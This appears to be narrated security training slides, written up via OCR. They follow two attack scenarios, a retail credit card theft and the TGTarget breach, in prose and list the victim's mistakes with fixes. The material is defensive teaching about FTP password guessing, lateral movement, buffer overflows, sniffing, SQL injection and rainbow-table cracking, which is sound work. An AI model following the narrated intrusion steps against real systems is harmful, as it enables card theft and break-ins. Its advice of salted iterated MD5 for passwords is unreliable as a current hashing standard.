
Mistake #3: The victim's store servers did not even require an FTP service to be running in the first place.

He then conducted a port scan of the store server. On this machine, CCT found TCP port 21 open, a likely sign of an FTP server. Based on this result, CCT ran an automated password-guessing tool trying to log into the store server's FTP service. This tool guessed password after password for a variety of standard userIDs, including "root," "admin," and "operator." After five minutes of guessing, CCT discovered a userID and password of "operator" and "rotarepo123," which is merely the word operator backwards, followed by 123.

Mistake #2: The victim allowed weak passwords on important servers, including their store servers, which hosted an FTP service. The victim should have configured its systems with tools that force password complexity so that users and administrators cannot choose trivial-to-guess passwords.

Mistake #3: The victim's store servers did not even require an FTP service to be running in the first place. But, because it was "inside" its network, the company did not bother shutting off this non-vital service. All services without a defined business need should be disabled, lest they offer an avenue for an attacker to gain access.

With his FTP access of the store server CCT rifled through its files, searching for interesting information. After half an hour of pulling back files, he found his desired target. In an obscurely named directory, CCT located a file containing transaction history placed on the store server by the POS terminals. This history file included all credit card information, including account number, name, and expiration date, for all transactions at the store since the store server was initially deployed, over 100 days ago. All told, this single system provided over one hundred thousand credit card numbers for CCT. With a fine day's work completed, CCT went home to sell his newly found treasure.




Mistake #4: Storing credit card numbers or other sensitive data on-line for longer than is required is a major security risk. Most organizations don't need to retain credit card numbers at all, or, if they do, they require only the data for a maximum of several days to support returns and refunds. The victim should have purged all transaction information quickly, rather than allow it to linger.

While at home, CCT thought through the events of the day. He had gotten into a single store's server and grabbed numerous credit cards. He thought about looking up other victim outlet store locations on the website, but physically moving from store to store might be a lot of work and could get him caught. Instead, he thought hard about what he had found during the day: an FTP server at the store. Surely, other stores had similar configurations. With its rapid growth, the victim likely had each store built in as cookie-cutter a fashion as possible. That insight would dictate CCT's next move.

The next afternoon, CCT drove back to the mall and its food court. He configured his laptop to go through the access point he used yesterday. Next, instead of attacking the local store FTP server, he changed the IP address of the target, simply altering its third octet. Instead of trying to FTP to w.x.y.z, CCT tried to connect to w.x.y+1.z. He was very happy to see his FTP client connect to a different FTP server, this time at a different outlet of the victim corporation. He tried the same password from the first store, and got right into this newly discovered FTP server.

Mistake #5: The victim did not apply any filtering between its different store locations, allowing an intruder in one outlet to easily ride across the VPN into a different store. The attacker didn't even realize a VPN was used to interconnect the stores, because all store-to-store access was transparent. Organizations should apply filters at the routers or firewalls between their branches, outlets, or business units, allowing only those services required by the business to go through.


Mistake #6: Not only were one store's FTP passwords guessable, but the victim had synchronized these easily guessed passwords across all of its stores' FTP servers. This weakness made the attacker's job easier. The organization should have used difficult-to-guess passwords that were different for the servers in each store.



After grabbing another hoard of credit card numbers from Store B, CCT reflected on the attack briefly. Stepping back, he looked at the results of the port scan from the server in Store A. Sure enough, it was running a popular backup program widely known to have a buffer overflow vulnerability. CCT launched a system exploitation tool from his own Linux box against the backup service running on the Store B server, assuming it was running there just as it was running in Store A, taking advantage of that cookie-cutter architecture. Now, with full command shell access on the Store B system provided by the exploitation tool, he installed a sniffer to gather information passing across the store LAN. The sniffer grabbed transaction information as it passed from the POS terminals to the store server, a point that didn't interest CCT that much, because he already had such information from the FTP service in the store. But, the sniffer turned up a more subtle and important point. The store server itself was sending transaction requests to another server on a different network. These transactions were sent in clear text, letting CCT rapidly discern that he was looking at credit card authorization requests flowing across the internal network.

Mistake #7: The victim didn't patch the backup service quickly enough. Numerous buffer overflows and other vulnerabilities are discovered on a regular basis, so organizations need to diligently and thoroughly patch their systems, including not only the underlying operating system, but also all of the applications they've installed.

Mistake #8: The victim did not encrypt authorization requests as they traveled across the internal network. Such information is quite sensitive and should be carefully encrypted throughout its journey across even an internal network.



Using the destination address information gathered from the sniffer, CCT ran the port scanner again. This time, he was scanning a server on the victim's corporate network, that crucial system it used for processing all credit card transactions as well as managing its business. The port scanner rapidly identified TCP port 443, a sure sign of HTTPS access to the box. On his own Linux machine, CCT launched a browser to surf to the given website on the victim's corporate server, only to be presented with a web page describing the internal management application. This particular web page did not have any sensitive information on it, but instead allowed internal users to log in to a web application that provided detailed business information. Without a userID and password, though, the attacker was stuck. He tried the userID and password that got him into the FTP servers, but to no avail. Likewise, his password-guessing tool turned up nothing either.

Next, CCT fired up a web application manipulation proxy tool. Using its automated web application scanning capabilities, CCT searched the target for Cross-Site Scripting and SQL Injection flaws. After about 5 minutes of intense scanning, the web application manipulation proxy returned with some good news for CCT: a SQL Injection flaw in a web cookie associated with the userID component of the target application. By setting up the proxy to manipulate this cookie manually, CCT tweaked the SQL Injection syntax to explore the database underlying the corporate web application. He discovered a table in this database that held a set of customer records from across all 200 victim outlet stores, including over one million credit card numbers.

Mistake #9: The victim failed to test its internal corporate web application thoroughly for flaws like SQL Injection. This corporation believed that such internal applications were safer, given their location on a trusted internal network. "What's more, we trust our people," its management frequently stated. However, systems storing sensitive data, even on internal networks, should be carefully scrutinized for vulnerabilities.

Mistake Number 10

- And, let's not forget mistake number 10
- This scenario could be written because of the data retrieved from logs
- The information associated with the intrusion was available, but it was not analyzed until after the damage was done
- We need to be proactive about log analysis

Mistake #10: The victim did not review the logs from its store access points (which might have identified CCT's unusual access), store FTP servers (which would likely have identified the password-guessing attack and stolen files), and the corporate web application (which would almost surely have shown the password-guessing attacks and SQL Injection attempts). Although diligent log review might not have stopped the attack entirely, it would have allowed the victim to discover the attacker early in the process, minimizing the damage to the victim's reputation and finances.

Now, with his a million credit card numbers, CCT left the mall. He rapidly sold the account information to his underworld contacts, and then destroyed all aspects of the data he had stolen.

Another Scenario


- TGTarget (pronounced "T-G-Target") is a medium-sized company, providing consulting and software services to commercial, government, and military organizations of several countries
- Attackers want to compromise TGTarget to steal sensitive information and embarrass it
- They launch a systematic attack, using a blend of various techniques we cover throughout the course

Next, let's consider a scenario that illustrates an attack using the various techniques we discuss throughout the course. In this scenario, the target organization is known as TGTarget, pronounced "T-G-Target." It is a mid-sized company providing professional services and software to customers that include commercial companies, several government agencies in countries around the world, and military organizations of various countries.

Some computer attackers target this organization with the goals of stealing its sensitive information and embarrassing the company.

To achieve these goals, the attackers launch an attack that blends together a variety of disparate techniques, including SQL Injection, password cracking, social engineering, and more.

As we walk through this scenario, we will highlight the mistakes made by TGTarget personnel that allowed the attackers to compromise their systems thoroughly.




Here, we see an illustration of TGTarget's infrastructure. It has a corporate network on the right that includes a firewall infrastructure. Hanging off this infrastructure is a DMZ that includes a public website, which is managed using a custom Content Management System (CMS) that TGTarget procured from a software development company. This CMS was used to post and update content on the website. We also see a support server on this DMZ, used to help various TGTarget clients.

We also see Twitter, a service used by various VIPs of TGTarget to make public announcements about its business. We also see the Google Apps Mail service, which TGTarget relied on for all of its corporate e-mail. In addition, we see a file distribution service, such as BitTorrent or one of the myriad of peer-to-peer (P2P) file-sharing services.

One of the corporate officers of TGTarget (which we refer to as a "TGTarget VIP") was associated with a high-profile public website that wasn't directly related to TGTarget's business. Instead, this website was used for general-purpose research about topics of interest to this TGTarget VIP. This website was administered by another person, who didn't work for TGTarget, but who was an associate of the TGTarget VIP.


And, finally, on the left side of the figure in the slide, we see the attackers.

The attack begins with a scan of the TGTarget DMZ, specifically focused on the web server. The attackers use a variety of vulnerability scanning tools, and discover a trivial-to-exploit SQL Injection flaw in the website's CMS. By simply adding some SQL statements to the variables passed on a URL via HTTP GET messages, the attacker could access the database that housed content for the website. TGTarget's first mistake was using a custom CMS that did not receive detailed security scrutiny through its own vulnerability assessment or penetration tests, allowing a major vulnerability to go undiscovered until the attackers found it.



The CMS database not only housed the content of the website, but also held a table with the usernames and password hashes for all users of the CMS that could update the website. Instead of merely defacing the website, the attackers used SQL Injection to extract this table, giving them a list of CMS administrator usernames and password hashes.

Mistake #2 involved TGTarget's lack of monitoring for attacks. Its assailants were able to scan for, find, and exploit the SQL Injection attack without being discovered. Furthermore, they were able to extract CMS usernames and password hashes without anyone at TGTarget noticing. A robust monitoring program might have detected the attack and thwarted the follow-on activity before significant damage occurred.




The attackers now analyzed the structure of the password hashes they had extracted. It turns out that these hashes were simply the MD5 hash of the original password, with only a single round of MD5 hashing with no salt. Although modern Linux systems use a salt and apply 1,000 or more rounds of hashing, this custom CMS had its own application-level passwords that were based on a single round of MD5. That is Mistake #3: TGTarget used a CMS with a trivial password-hashing algorithm that didn't include salts. It should have used a far stronger password mechanism, such as salted MD5 with a thousand or more rounds.

Without salts, the attackers were able to conduct a rainbow-table attack against the password hashes from the CMS. Numerous unsalted MD5 rainbow tables are available on the Internet, which the attackers used to crack at least two passwords from the CMS. If the password algorithm used by the CMS had involved salts, the attackers could have still cracked them, but it would have taken more time and effort.

The two passwords cracked by the attackers were actually quite weak: Each was only 6 characters long. That is Mistake #4. Those passwords should have been longer and more complex. If they had been 15-20 characters in length, it is far less likely that the attackers would be able to get rainbow tables that represent hashes for such long passwords.

These two CMS users had update rights to the website, so the attackers could have altered content or planted a backdoor on the CMS, but they instead focused elsewhere.

